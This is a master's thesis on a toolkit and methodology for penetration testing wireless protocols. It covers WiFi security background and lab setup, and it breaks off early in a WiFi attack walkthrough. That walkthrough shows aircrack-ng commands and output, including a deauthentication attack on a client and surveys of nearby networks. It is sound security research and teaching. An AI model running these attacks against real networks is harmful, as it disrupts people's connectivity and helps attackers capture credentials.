Budapest University of Technology and Economics
Faculty of Electrical Engineering and Informatics
Department of Networked Systems and Services

Development of a penetration testing toolkit for wireless protocols

Master's Thesis

Author
Gergő Ádám Krátky

Advisor
Dr. Levente Buttyán
Kristóf Tamás

December 18, 2021

Contents

HALLGATÓI NYILATKOZAT

Alulírott *Krátky Gergő Ádám*, szigorló hallgató kijelentem, hogy ezt a diplomatervet meg nem engedett segítség nélkül, saját magam készítettem, csak a megadott forrásokat (szakirodalom, eszközök stb.) használtam fel. Minden olyan részt, melyet szó szerint, vagy azonos értelemben, de átfogalmazva más forrásból átvettem, egyértelműen, a forrás megadásával megjelöltem.

Hozzájárulok, hogy a jelen munkám alapadatait (szerző(k), cím, angol és magyar nyelvű tartalmi kivonat, készítés éve, konzulens(ek) neve) a BME VIK nyilvánosan hozzáférhető elektronikus formában, a munka teljes szövegét pedig az egyetem belső hálózatán keresztül (vagy autentikált felhasználók számára) közzétegye. Kijelentem, hogy a benyújtott munka és annak elektronikus verziója megegyezik. Dékáni engedéllyel titkosított diplomatervek esetén a dolgozat szövege csak 3 év eltelte után válik hozzáférhetővé.

Budapest, 2021. december 18.

Krátky Gergő Ádám
hallgató

Kivonat

Számos olyan rendszer létezik, amelyben a szolgáltatások vezeték nélküli protokollon keresztül érhetők el. Az ilyen rendszerekben maga a vezeték nélküli protokoll is támadási felület és a protokollban található esetleges sérülékenységeket, implementációs hibákat kihasználva egy támadó potenciálisan átveheti az uralmat a rendszer felett. Ezért szükség van a vezeték nélküli protokollok valós működési környezetben történő biztonsági tesztelésére, ám az ismert biztonsági tesztelési eszköztárak nem mindig tartalmaznak erre a célra közvetlenül használható eszközöket.

A munkám során egy ilyen, vezeték nélküli protokollok biztonsági tesztelésére alkalmas eszköztárt készítek el. Ehhez ismertetem a korábban mások által kialakított módszertanokat, és eszközöket, majd ezek és a saját tapasztalataim alapján alakítok ki egy környezetet a biztonsági teszteléshez. A munkám sikerességének bemutatására valós példákon keresztül szemléltetem az eszköztár és a módszertanok működését. Az eszköztár tartalmaz eszközöket, melyek ismert protokollok tesztelésére valamint előzetesen ismeretlen protokollok tesztelésére is alkalmasak.

Abstract

Nowadays more and more Internet of Things devices provide some kind of wireless interface for their services. In case of these devices, the wireless protocol the devices use for communication can be an attack surface, as an attacker might exploit potential implementation errors, gaining control over the device from a distance. To mitigate the chance of such implementation and protocol errors, the real world security testing of these wireless communication protocols is required, however, the existing penetration testing tools might not be efficient for the different wireless communication protocols.

During my work, I have created a toolkit for the security testing of wireless communication protocols. For this, I have researched the already existing methodologies and tools, then combined them with my own experiences to create the toolkit. To demonstrate the capabilities of the toolkit, I have conducted several security tests on the wireless communication of common Internet of Things devices. The toolkit contains tools for the security testing of generally known protocols, as well as previously unfamiliar protocols.

Chapter 1

Introduction

Wireless communication is living its golden age, with the emerging number of Internet of Things devices and we are consciously surrounding ourselves with wireless signals, yet, when it comes to them, security is often overlooked. Although most of the popular wireless communication protocols have built in security features, these are often poorly implemented, or wittingly omitted because of resource considerations. The second most important consideration about the security of wireless communication protocols is the broadcast nature of them, which – besides the above mentioned problems – opens up a whole new set of security and privacy questions.

Nowadays, wireless communication is present in every area of our lives, from consumer use through industrial applications: home automation, vehicle to vehicle communication, smart cities, medical and healthcare, manufacturing and agriculture, and environmental monitoring. This wide variety of use cases implicates, that security and privacy should be the top priority, when it comes to implementing these protocols, but in reality, it rarely is.

Although the demand for the security testing and researching of wireless communication protocols and more importantly of the devices implementing these protocols is increasing, the supply cannot keep up with the high demand.

The biggest problem with the security testing of wireless Internet of Things devices, is the sheer amount of different wireless protocols. They all require different approaches, different software tools and most of them even require a specialized hardware tool. Furthermore, the existing tools and methodologies are not applicable.

All of the above mentioned problems lead to the need for a universal tool set, consisting of multiple hardware and software devices, covering the wide range of wireless protocols.

To achieve this goal, first we need to research the already existing tools, their capabilities and deficiencies, and the methodologies covering wireless protocol security testing.

This paper is organized as follows: Chapter 2 *Related work* summarizes previous methodologies, my work is based on and resources used in my work. Chapter 3 *Wireless communication protocols* is a summary of wireless protocols used during my work. Chapter 4 *Penetration test laboratory* describes the hardware and software tools used during my work. Chapter 5 *WiFi penetration testing* presents a WiFi security testing methodology, demonstrating in practice the tools mentioned in the previous chapter. Chapter 6 *General wireless penetration testing* demonstrates various wireless security testing scenarios on multiple different devices, through a general wireless communication testing methodology. Chapter 7 *Future work* is a summary on the future of the testing methodology. Finally, Chapter 8 concludes.

Chapter 2

Related work

Wireless network penetration testing is becoming more and more popular with the rise of the IoT world, as almost every home device has its smart variant, and most of these devices communicate through various wireless protocols. As these devices are cheap and are already lying around the average family home, there are a lot of hobby security enthusiasts who penetration test these smart home devices, including the wireless communications implemented in them [1] [6] [10] [16]. These security investigations often times are improvised, without a real methodology and the purpose of these is for the security enthusiast to learn about IoT devices and wireless communication. On the other hand, there are professionals and researchers, who carry out robust security researches and tests on wireless communication protocols and systems [14] [5] [9] [19].

Nonetheless, there is no single guideline or methodology to use, as professionals tend to keep their detailed methodology secret, as it is a competitive advantage on the market, and researchers usually have more time and resource, and different end goals when testing wireless communication protocols. There are methodologies for specific protocols, mostly WiFi and Bluetooth, and there are write-ups, researches on specific devices, but there are no general methodologies.

In my work, I have built a testing laboratory for the penetration testing of the wireless communication of wireless devices. I have investigated several software and hardware tools [2], and only included the ones, that best fit the below mentioned testing methodologies.

2.1 Methodologies

WiFi networks are the subject of almost every on-site penetration testing, as there is a lot of opportunity to misconfigure a WiFi network, especially because the WiFi

network with the best security configuration might not be the most comfortable for the users of the network. Yet the security of a WiFi network may be the first line of defence of a company, which plays a critical role. This is why there are several methodologies regarding the security testing of WiFi networks online.

On the other hand, the security testing of general wireless communication protocols is a relatively new trend. With the rise in popularity of cheap hardware for software-defined radios, articles about the security of IoT devices implementing wireless communication started to appear, but these are mostly hobby projects of IT security enthusiasts. They all follow similar methods yet, there are only a small number of resources focusing on a general methodology rather than a special use of these methods.

During my research I have reviewed the most well-known methodologies of the security testing of WiFi networks and generally the wireless communication of IoT devices. Below I summarize my findings, presenting the best methodologies for both cases.

2.1.1 WiFi testing

Because WiFi security testing is a frequently used penetration testing practice, there are several dedicated methodologies to test the security of WiFi networks [8] [11] [15]. These methodologies mostly focus on the testing of the security configurations applied on the WiFi access points, but they often cover the testing of the users of the network. For my thesis, I have only investigated the security of access points, and have not tested client side devices.

Planning

The first phase is the *Planning* phase, where scope information is gathered, and the rules of engagement is reviewed. The scope information contains the SSIDs that are the subject of the investigation, and the intended physical area of the WiFi network.

Execution

Execution consists of several sub-phases: *Site survey*, *Unauthorized access attempts*, and *Post-authentication*.

Site survey is the discovery part, where available SSIDs and access point device types are collected, and the physical boundaries of the wireless network are measured, based on the signal strengths. After locating the WiFi networks, begins

the reconnaissance of the security configurations of these networks. The physical boundaries are mostly important for penetration testing investigations only, where the scope could consist of several complex, overlapping WiFi networks, as there could be a situation, where the customer does not know that their wireless signal is accessible from the outside of their physical site. The *Site survey* part also contains the search for rogue access point devices already present in the network under test.

Next *Unauthorized access attempts* are made, based on the security configurations of the wireless networks found in the previous part. Several known WiFi security vulnerabilities are also used along these attempts against vulnerable access point devices. This part also includes any password cracking action, that might take place during the execution.

The *Post-authentication* part is executed with valid credentials, either acquired in the *Unauthorized access attempts* part, or obtained from the customer. It involves checking the proper segmentation of the guest network, the security of the access point administrative logins, and searching for dual-homed devices. The strength of the used authentication keys are also reviewed in this step.

Post-Execution

As this methodology is generally used by penetration tester teams, the Reporting, and the Presentation of the findings is an essential part of it along with closing meetings with the customer.

2.1.2 SCRAPE

The SCRAPE methodology [7] is a collection of several consecutive steps, that guides through the security testing of the wireless communication of a device: Search, Capture, Replay, Analyze, Preview, and Execute. This is a general methodology, applicable to most of the devices, that implement some sort of wireless communication protocols.

Search

The *Search* phase is the first phase of the SCRAPE methodology, this is when the reconnaissance happens. This includes the physical exploration of the device if possible and also the usage of online databases like the FCC ID database. The goal is to find out as much as possible of the device, including the frequency, the

bandwidth, the range of the device and possibly the modulation and the wireless protocols used by the device.

Capture

The *Capture* phase is when the capturing of different signals produced by the device under test (DUT) happens. It includes testing out all the functionality of the device, while capturing the wireless signals emitted from the device. This step might involve some trial end error, based on the amount of information found in the previous step.

It is also crucial to have the right equipment and environment that is required to capture the signals. The different DUTs might be susceptible to different levels of signal noise, the signals emitted from the DUTs have different ranges, and might need different capture devices or antennas, to be able to capture their signals.

This phase provides the signals necessary for the analysis of the underlying protocol.

Replay

The *Replay* phase is when the captured data is replayed to the DUT. This is where we can confirm that the recording process did not alter the signals. If the replaying of the signals is successful we can also verify whether the device uses defense mechanisms against replay attacks.

This step is only applicable to devices, where the receiver is available to the tester.

Analyze

The *Analyzing* phase depends on the *Capture* phase, because we need to analyze the captured data to understand the protocol. The better signals we can capture, the better we might understand the underlying protocol, so these two might be the most important phases. In the *Analyzing* phase we try to understand the modulation used, the samples per symbol and other parameters of the signal, and if the message is encoded we even try to decode the signal. The goal of the analysis is to understand the protocol of the messages sent in the wireless signals. There are several software tools and techniques used in this phase that will be mentioned in Chapter 6.

Preview

Based on the findings of the previous phases, the *Preview* phase is when we create our own signal, to replicate the captured one. By understanding the protocol used

by the device, we can construct our own packets and even payloads. The first step is to produce the same signal that we captured, and after that, we can even create new messages, that the device will try to understand and will perhaps fail doing so. During this step we can utilize different fuzzing techniques to produce the new messages based on the known messages expected by the device and the state of the device.

Execute

The last phase is the *Execution* phase, when we send the previously created messages to the test device, and inspect its reaction. If everything is done correctly, by this phase we have enough understanding of the protocol, that we can send valid packets, as well as fake ones constructed by us, to the device.

Chapter 3

Wireless communication protocols

3.1 WiFi

IEEE 802.11 standard family, by the *WiFi Alliance*, which contains multiple standards. In the remainder of this thesis, I will only cover part of the IEEE 802.11 family, that use the 1-5 GHz frequency range, that is the 802.11a/b/n/g/ac/ax, and I will refer to them collectively as WiFi in the following.

WiFi is one of the most popular wireless communication standard both in enterprise environments and at home. It is widely implemented in laptops, computers, mobile phones, home entertainment devices, and smart IoT devices. Thanks to this widespread usage the standard is thoroughly tested, although the implementation can still introduce security errors [5].

Basic technical information is summarized in Table 3.1.

Frequency	2.4 GHz, 5 GHz, 6 GHz
Bandwidth	20 MHz, 40 MHz, 80 MHz, 160 MHz
Modulation	DSSS, OFDM, MIMO-OFDM
Range	35 m - 150 m
Security features	Authentication, Encryption

Table 3.1: Technical details of WiFi

The security of the authentication protocols used by the WiFi protocols, has been the subject of security investigations for long. The first iteration of authentication protocols was the Wired Equivalent Privacy (WEP). WEP used the RC4 stream cipher for encryption, the CRC-32 checksum for data integrity and did not use any key management. WEP had several problems from a security point of view, it used a short length RC4 key, which also used a short initialization vector (IV). Scott

Fluhrer, Itsik Mantin and Adi Shamir have also presented several weaknesses in the RC4 cipher [3].

The replacement for WEP was the WiFi Protected Access (WPA) family of authentication methods. WPA was an intermediate solution until WPA2 became available, and for low-end devices which did not have the hardware resources for the WPA2 method. WPA introduced the Temporal Key Integrity Protocol (TKIP), which used the same RC4 algorithm as WEP, but generated a new key for every packet. WPA also replaced the CRC-32 checksum, with the Message Integrity Check (MIC). With WPA and WPA2 the introduction of the four-way handshake protocol also happend. It is essentially the protocol of the client and the access point proving each other that they know the same authentication key. WPA2 made further improvements, but this meant, that it required more than a single firmware update, and old, WEP compatible devices could not support it. WPA2 uses Counter Mode CBC-MAC Protocol (CCMP), an AES-based encryption, along with CBC-MAC as the data integrity protocol.

The newest addition to the WPA family is WPA3, which introduces even stronger encryption algorithms, which are resistant to offline password attacks. One of the key features of WPA3 is that management frames are protected by specification. WPA3 also introduces the use of Elliptic Curve Diffie-Hellman (ECDH) and Elliptic Curve Digital Signature Algorithm (ECDSA).

In addition to the Personal mode, the WPA family also support Enterprise mode, which provides extra controls and security features, that are useful in an enterprise environment. It needs an external authentication server and uses the Extensible Authentication Protocol (EAP) framework, that supports multiple authentication methods.

A summary of the security algorithms used in the authentication methods is presented in Table 3.2.

	WEP	WPA	WPA2	WPA3
Encryption	RC4	TKIP + RC4	CCMP/AES	GCMP-256
Data integrity	CRC-32	MIC	CBC-MAC	BIP-GMAC-256
Key management	none	4-way handshake	4-way handshake	ECDH and ECDSA

Table 3.2: WiFi authentication methods

Configuring a WiFi network contains several chances for misconfigurations. The most common ones are weak authentication credentials and the use of weak or vulnerable security protocols.

Chapter 4

Penetration test laboratory

For the purpose of this thesis, I have built several testing environments, each tailored for the different types of devices. These testing environments contain both hardware and software tools, while trying to include only the necessary ones.

4.1 WiFi laboratory

Victim infrastructure

The attacker infrastructure consists of three main parts (Figure 4.1, Figure 4.2), the access point, which is the interface of the network shown to the outside, a virtual machine, which contains the authentication server, and symbolizes the internal network, and a mobile device, which represents the regular, mobile users of the network.




Figure 4.1: Network diagram of the laboratory

Initially I have implemented the WiFi laboratory with a TP-Link TD-W8951ND Wireless Modem Router and for the most part it served as a great device to do security testing on. It is easy to set up properly and knows most of the modern WiFi authentication and security features, except WPA2 Enterprise, which is a key element for my goals.

As this limitation of the device was critical, I had to use another one, which was a Cisco Linksys WRT54GL with OpenWRT flashed on it. But because the device was lying around for quite some time and over the years the configuration and the password of the device have been forgotten, my first task was to reflash the device with OpenWRT to a clean state. This was relatively easy as OpenWRT has a clear guide to flashing devices, and the WRT54GL is quite popular among OpenWRT users, so following the guides I finished quickly with it.

The last step was to set up a Remote Authentication Dial-In User Service (RADIUS) server, which acts as the authentication server used for WPA Enterprise. The WRT54GL has a limited flash memory of 4 MB, and after flashing the device and installing the full version of `wpad`, which is the authentication module of OpenWRT, that contains support for 802.1X. As there was no space left for installing FreeRADIUS on the device, I have decided to set up a standalone RADIUS server on a virtual machine. After installing the `freeradius` package, I have configured the server to accept authentication messages from the access point on the IP address `192.168.1.1`, and I have created a test user account, that the client mobile device can use to authenticate.

```
client linksys {
  ipaddr = 192.168.1.1
  secret = dontpwnme
}
testing Cleartext-Password:= "test"
```

To simulate the normal use of the wireless network, I used an android mobile device that could authenticate itself to the access point.

Figure 4.2: The devices used in the laboratory

Physical separation of the network was not necessary as it is a common scenario in the real world, that there are several other, unknown WiFi networks in the range of the network under test.

For consistency purposes, the SSID of the access point is `TP-LINK_CFBEBE` throughout the whole testing.

Attacker infrastructure

The attacker infrastructure consists of a laptop with a GNU/Linux based operating system running on it, with the necessary software tools installed on it, and a wireless network adapter that is capable of working in monitor mode and in AP mode [17].

The most popular software tool for WiFi penetration testing is the `Aircrack-ng`[1] suite, and it has tools to cover almost all of the possible scenarios that can occur during a WiFi penetration testing. It includes tools for testing, monitoring, attacking and even cracking WiFi credentials.

[1] `https://www.aircrack-ng.org/`

Although `Aircrack-ng` contains tools that can create fake access points for an evil twin attack, that is needed to attack WPA Enterprise authentications, there are other tools that are more capable and are more easy to use for this purpose. One of those tools is `EAPHammer`[2], which offers a one click solution for setting up a fake access point, deauthenticating victim devices and catching RADIUS authentication messages.

The last tool needed for the attacker is something to crack the intercepted credentials. For easy credentials (especially WPA) `Aircrack-ng` contains tools for cracking, but when the credentials or the authentication modes become stronger, separate cracking stations might come in handy. These cracking devices might contain several graphics cards and a cracking software (e.g.: `HashCat`[3], `John the Ripper`[4]) but this is out of the scope of this thesis.

4.2 General radio laboratory

Victim infrastructure

The victim infrastructure is relatively simple in this case, as there are no special requirements for it. Some devices might require a computer to operate with, for example there are wireless computer peripherals that do not send any data, unless the receiver dongle is connected to a computer, but a simple Raspberry Pi computer is more than enough for this.

As for physical separation, it might be necessary depending on the victim device, and the outside noise around it. For an easy solution, we can either move the laboratory to a less noisy environment, or we can use a homemade Faraday cage, in which we can place our laboratory and conduct our recordings.

Attacker infrastructure

The attacker infrastructure consists of a laptop with a GNU/Linux based operating system running on it and a software defined radio device attached to it.

For the software defined radio device, I used a HackRF One (Figure 4.3), as it is an affordable device with a wide operating frequency range. It is capable of both receiving and transmitting and it is popular among radio hackers, so there are a lot of resources for it on the Internet. It has an interchangeable antenna for the

[2] `https://github.com/s0lst1c3/eaphammer`
[3] `https://hashcat.net/hashcat/`
[4] `https://www.openwall.com/john/`

different frequencies the analysed devices might use. It also has one clock input and one clock output for clock synchronization.

Figure 4.3: The HackRF One hardware device

As for software tools, the first two software is `Hackrf-spectrum-analyzer`[5] and `Baudline`[6], which aid the *search* part of the analysis.

`Hackrf-spectrum-analyzer` provides a user interface for the `hackrf_sweep` [4] function provided by the HackRF One, and it helps finding the correct frequency of the analysed signal. It grants the ability to quickly scan through the whole spectrum with a high resolution waterfall plot making spotting the signal an easy task. `Baudline` is a time-frequency browser, which can help analysing signals, along with figuring out its modulation and parameters.

As for the *capture*, *replay*, *analyze*, *preview* and *execute* stages, there are multiple software tools that are available, each with a different set of functionality. The most

[5] `https://github.com/pavsa/hackrf-spectrum-analyzer`
[6] `https://www.baudline.com/`

popular of these tools are `Universal Radio Hacker`[7] (URH), `Gqrx`[8], `HDSDR`[9], `SDR#`[10] and `SDR++`[11].

Most of the tools are capable of capturing, displaying and even demodulating some signals, but URH stands out of them, as it has features for interpreting and analysing the protocol of signals, while it can also generate, fuzz and transmit new signals based on the recorded one [12] [13]. Interestingly, I have found that the protocol analyzer of URH is so beloved in the community, that people also use it for protocol analysis outside of wireless hacking. For this purpose, URH has a built-in feature enabling the importing of plain bits as a `.txt` file.

Despite URH has built-in features for the Execution stage, which in most cases work well, it had difficulty handling protocols, where the length of the messages were changing constantly, so during my work, I have also used `hackrf_ook`[12]. It is a software, that can generate and send ASK modulated signals with a HackRF device.

[7] `https://github.com/jopohl/urh`
[8] `https://gqrx.dk/`
[9] `http://www.hdsdr.de/`
[10] `https://airspy.com/download/`
[11] `https://github.com/AlexandreRouma/SDRPlusPlus`
[12] `https://github.com/0xDRRB/hackrf_ook`

Chapter 5

WiFi penetration testing

In this chapter I demonstrate the penetration testing methodologies described in Section 2.1.1, more precisely the *Execution* phase of the methodology.

WiFi penetration testing has well implemented software tools and there is no need to implement our own software. From hardware perspective, most wireless network interface controllers (WNIC) can be used, the only requirement is for the WNIC to support monitor mode and AP mode. The following WiFi attacks are executed with the `aircrack-ng` software suite, `EAPHammer` software and an integrated `Intel Corporation Cannon Point-LP CNVi` WNIC.

Monitor mode [18] is a feature of WNICs that allows the inspection of all packets received by the WNIC. It is a passive-only mode, and every packet is received by the host unfiltered. Monitor mode is especially useful in most of the attack scenarios against WiFi networks.

AP mode [18] is a feature of WNICs that allows the device to act as a master device in a wireless network, and manage the associated station devices. AP mode is required for the evil twin attack, and for other attacks involving social engineering.

To check the capabilities of a WNIC on a Linux system, the `iw` software reports back the supported interface modes of the WNIC.

```
iw list
```

As the tools in the `aircrack-ng` software suite need the WNIC to be in monitor mode, in the following sections, imply that the WNIC is in monitor mode. To set a wireless network interface to monitor mode, the `airmon-ng` software can be used (Figure 5.1).

```
sudo ip link set dev wlp0s20f3 down
sudo airmon-ng start wlp0s20f3
```

```
veloxer@gergo-thinkpad ~ $ sudo ip link set dev wlp0s20f3 down
veloxer@gergo-thinkpad ~ $ sudo airmon-ng start wlp0s20f3

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    602 NetworkManager
    714 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlp0s20f3       iwlwifi         Intel Corporation Cannon Point-LP CNVi [Wireless-AC] (rev 30)

                (mac80211 monitor mode vif enabled for [phy0]wlp0s20f3 on [phy0]wlp0s20f3mon)
                (mac80211 station mode vif disabled for [phy0]wlp0s20f3)
```

Figure 5.1: Enabling monitor mode with airmon-ng

5.1 802.11 identifiers

To help clarify the following sections regarding WiFi penetration testing, the following list contains an explanation on the different Service Set Identifiers used in the IEEE 802.11 protocol family.

SSID The Service Set ID is the name of a wireless network, which can be reused across multiple access points and is mainly intended for aiding human usage.

BSSID The Basic Service Set ID is equal to the `MAC` address of the access point, and there can be multiple BSSIDs in the same wireless network.

ESSID The Extended Service Set ID is the same as the `SSID` of a wireless network, it is the name of the network.

5.2 Site survey

Site survey is the first step of the *Execution* phase. `Airodump-ng` is the most useful tool to carry out the reconnaissance tasks with. `Airodump-ng` expects the name of the wireless network interface it should use, and after supplying that, it starts monitoring WiFi access points and client devices. It lists `BSSID`s and `ESSID`s for every network along with signal strengths and authentication methods (Figure 5.2). It even lists hidden networks, with the `ESSID` field being `<length: x>`.

```
sudo airodump-ng wlp0s20f3mon
```

```
CH  3 ][ Elapsed: 0 s ][ 2021-06-22 16:59

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

64:66:B3:CF:CF:E0  -64        2        0    0   6  270   WPA  CCMP   PSK  MPWEB_2
BC:3E:07:69:52:98  -69        3        0    0   6  195   WPA2 CCMP   PSK  UPC295298
44:D9:E7:09:5E:FF  -41        2        0    0   1  130   WPA2 CCMP   PSK  is_WLAN2
66:D9:E7:09:5E:FF  -41        3        0    0   1  130   WPA2 CCMP   PSK  <length:  0>
54:67:51:81:41:96  -63        2        0    0   1  130   WPA2 CCMP   PSK  bj_malom01
66:70:02:4E:D0:E2  -51        4        0    0   1  130   WPA2 CCMP   PSK  RC Guest
56:D9:E7:09:5E:FF  -39        3        0    0   1  130   WPA2 CCMP   MGT  is_WLAN
66:70:02:4E:D0:A8  -64        3        0    0   1  130   WPA2 CCMP   PSK  RC Guest
64:70:02:4E:D0:E2  -50        3        0    0   1  130   WPA2 CCMP   PSK  RC Media
A0:04:60:C4:BD:72  -57        7        0    0   1  130   WPA2 CCMP   PSK  NETGEAR20
64:70:02:4E:D0:A8  -64        3        0    0   1  130   WPA2 CCMP   PSK  RC Media
46:D9:E7:09:5E:FF  -40        3        0    0   1  130   WPA  CCMP   PSK  is_GUEST
2A:E8:29:9D:B4:C4  -29        2        0    0   6  195   WPA2 CCMP   PSK  <length:  0>
1A:E8:29:9D:B4:C4  -29        3        0    0   6  195   WPA2 CCMP   PSK  ukatemiguest
F8:1A:67:CF:BE:BE  -73        3        0    0   5  135   OPN              <length:  0>

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   38:F9:D3:91:C9:3C  -31    0 - 1      1        2         ukatemi2u
```

Figure 5.2: Monitoring WiFi signals

`Airodump-ng` can be supplied with a `BSSID` to only focus on a specific network, resulting in a cleaner and more focused output (Figure 5.3).

```
sudo airodump-ng -d F8:1A:67:CF:BE:BE -c 5 wlp0s20f3mon
```

```
CH  5 ][ Elapsed: 0 s ][ 2021-06-22 17:08

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

F8:1A:67:CF:BE:BE  -24   0       20        3    1   5  135   OPN              <length:  0>

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

F8:1A:67:CF:BE:BE  04:D6:AA:37:F7:98  -39    1e-24      0       13
```

Figure 5.3: Monitoring WiFi signals filtered by MAC address

To find the `ESSID` of a hidden network, it is also useful to filter for that network. When a client device connects to a network, it send out the `ESSID` of the network in clear text during the probing of the network (Figure 5.4). A hidden `ESSID` means, that the access point does not broadcast the `ESSID` of the network, any client that wants to connect to the network, has to send a probe request to the broadcast address, which will be answered by the access point if it is in the range of the client.




Figure 5.4: Probe request sent out by a client device

Most client devices nowadays only listen passively for the access points to broadcast their `ESSID`, as it can be a security issue if client devices broadcast the `ESSID` of the networks they trust. It could be exploited by an attacker, as they could easily create fake clones of the wireless networks the client trusts. On the other hand, during my work, I have noticed, that smart devices (e.g., smart phones) still broadcast some `ESSID`s, but they somehow analyse the location of the device (e.g., observing familiar `ESSID`s in the neighbourhood, or by using geolocation data), and only broadcast an `ESSID` if they think, the `ESSID` should be in the neighbourhood.

To acquire the `ESSID`, there are two solutions, the attacker can wait for a client to connect to the access point, or they can send a deauthentication packet to an already connected client forcing them to disconnect from the access point, resulting in them trying to reconnect again. Upon a client device connection, `Airodump-ng` refreshes the displayed `ESSID` with the actual name of the network (Figure 5.5).




Figure 5.5: The ESSID is suddenly visible in Airodump-ng

5.3 Unauthorized access attempts

The unauthorized access attempt step can go several ways according to the findings of the site survey step. I will demonstrate the methodology on the most typical authentication methods found during a standard WiFi penetration test.

5.3.1 Deauthentication attack

One of the most useful processes during WiFi testing is the ability to deauthenticate a client already connected to the access point under test. The deauthentication frame

is a type of management frame that informs the recipient device that it had been disconnected from the sender device. Management frames are not protected in most authentication protocols, and therefore an attacker can spoof a deauthentication frame in the name of the legitimate access point, targeting a client device.

`Aireplay-ng` is the tool that can send out deauthentication messages, we only need to supply the target access point and client device to it. The `-0 10` flag tells `Aireplay-ng` to send out 10 deauthentication packets (Figure 5.6).

```
sudo aireplay-ng -0 10 -a F8:1A:67:CF:BE:BE -c 04:D6:AA:37:F7:98 wlp0s20f3mon
```

```
veloxer@gergo-thinkpad ~ $ sudo aireplay-ng -0 10 -a F8:1A:67:CF:BE:BE -c 04:D6:AA:37:F7:98 wlp0s20f3mon
17:11:01  Waiting for beacon frame (BSSID: F8:1A:67:CF:BE:BE) on channel 5
17:11:02  Sending 64 directed DeAuth (code 7). STMAC: [04:D6:AA:37:F7:98] [45|48 ACKs]
17:11:02  Sending 64 directed DeAuth (code 7). STMAC: [04:D6:AA:37:F7:98] [28|38 ACKs]
17:11:03  Sending 64 directed DeAuth (code 7). STMAC: [04:D6:AA:37:F7:98] [ 5|39 ACKs]
17:11:03  Sending 64 directed DeAuth (code 7). STMAC: [04:D6:AA:37:F7:98] [ 0|40 ACKs]
17:11:04  Sending 64 directed DeAuth (code 7). STMAC: [04:D6:AA:37:F7:98] [ 0|39 ACKs]
17:11:04  Sending 64 directed DeAuth (code 7). STMAC: [04:D6:AA:37:F7:98] [ 0|33 ACKs]
17:11:05  Sending 64 directed DeAuth (code 7). STMAC: [04:D6:AA:37:F7:98] [ 0|42 ACKs]
17:11:05  Sending 64 directed DeAuth (code 7). STMAC: [04:D6:AA:37:F7:98] [65|48 ACKs]
17:11:06  Sending 64 directed DeAuth (code 7). STMAC: [04:D6:AA:37:F7:98] [ 4|43 ACKs]
17:11:07  Sending 64 directed DeAuth (code 7). STMAC: [04:D6:AA:37:F7:98] [ 0|39 ACKs]
```

Figure 5.6: Sending deauthentication packets

As WPA3 enforces the use of protected management frames, this type of attack only works on authentication protocols older than WPA3.

5.3.2 WEP

Although WEP authentication method has been proven to be weak several times and is not supported by most modern hardware, to have a complete picture of WiFi security, it is included in this thesis.

To filter for WEP protected networks in `airodump-ng`, the `--encrypt WEP` flag can be used (Figure 5.7).

```
sudo airodump-ng wlp0s20f3mon --encrypt WEP
```

